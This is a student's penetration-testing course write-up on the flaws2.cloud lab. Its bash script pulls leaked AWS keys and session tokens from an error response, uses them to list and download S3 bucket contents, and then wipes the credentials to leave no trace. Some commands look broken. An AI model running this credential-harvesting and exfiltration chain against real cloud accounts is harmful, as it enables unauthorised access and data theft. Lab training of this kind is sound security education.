

FORDHAM UNIVERSITY

THE JESUIT UNIVERSITY OF NEW YORK

PENETRATION TESTING (CISC 7050)

Cloud Automation

Name: Gopi Gor

FDIN: A21370441

Cloud Automation

In this discussion, I have written a simple bash script to automate the tasks that we did in the cloud lab. Since there were 2 cloud flaw websites, I chose the second one – flaws2.cloud and I chose level 1 – attacker to write the bash script for automating the tasks in that. In this level, there were dumped environment variables, and this contained the sensitive data like access keys, secret keys and sessions IDS.

```
#!/bin/bash

# Send a request to the vulnerable form with a non-number parameter
response=$(curl -s -X POST http://vulnerable-site.com/form -d "pin=non-number")

# Extract sensitive data from the error message
secret_key=$(echo "$response" | grep -oP 'Secret Key: \K\S+')
access_key=$(echo "$response" | grep -oP 'Access ID: \K\S+')
session_id=$(echo "$response" | grep -oP 'Session ID: \K\S+')

# Configure AWS CLI with extracted credentials
aws configure set aws_access_key_id "$access_key"
aws configure set aws_secret_access_key "$secret_key"
aws configure set aws_session_token "$session_id"

# List files and directories using AWS CLI
aws s3 ls s3://target-bucket/

# Output the secret file
aws s3 cp s3://target-bucket/secret-file .

# Clean up credentials
aws configure unset aws_access_key_id
aws configure unset aws_secret_access_key
aws configure unset aws_session_token
```

First, we sent a request to the form which was vulnerable by using a non-number POST request to save the response in the response variable declared. Following this, we extract the data from the error message, which contained the sensitive information like secret key, etc, by using the grep command. Now we need to configure AWS using these credentials we found, and then we list the files and directories using the ls s3 command. This shows us that the environment variables which were dumped locally, can easily be found in the error message and then these can be used to list the buckets which contain other important information. Finally, we unset all the variables we set up, so as to not leave any trace in the system or cloud environment and clean our marks.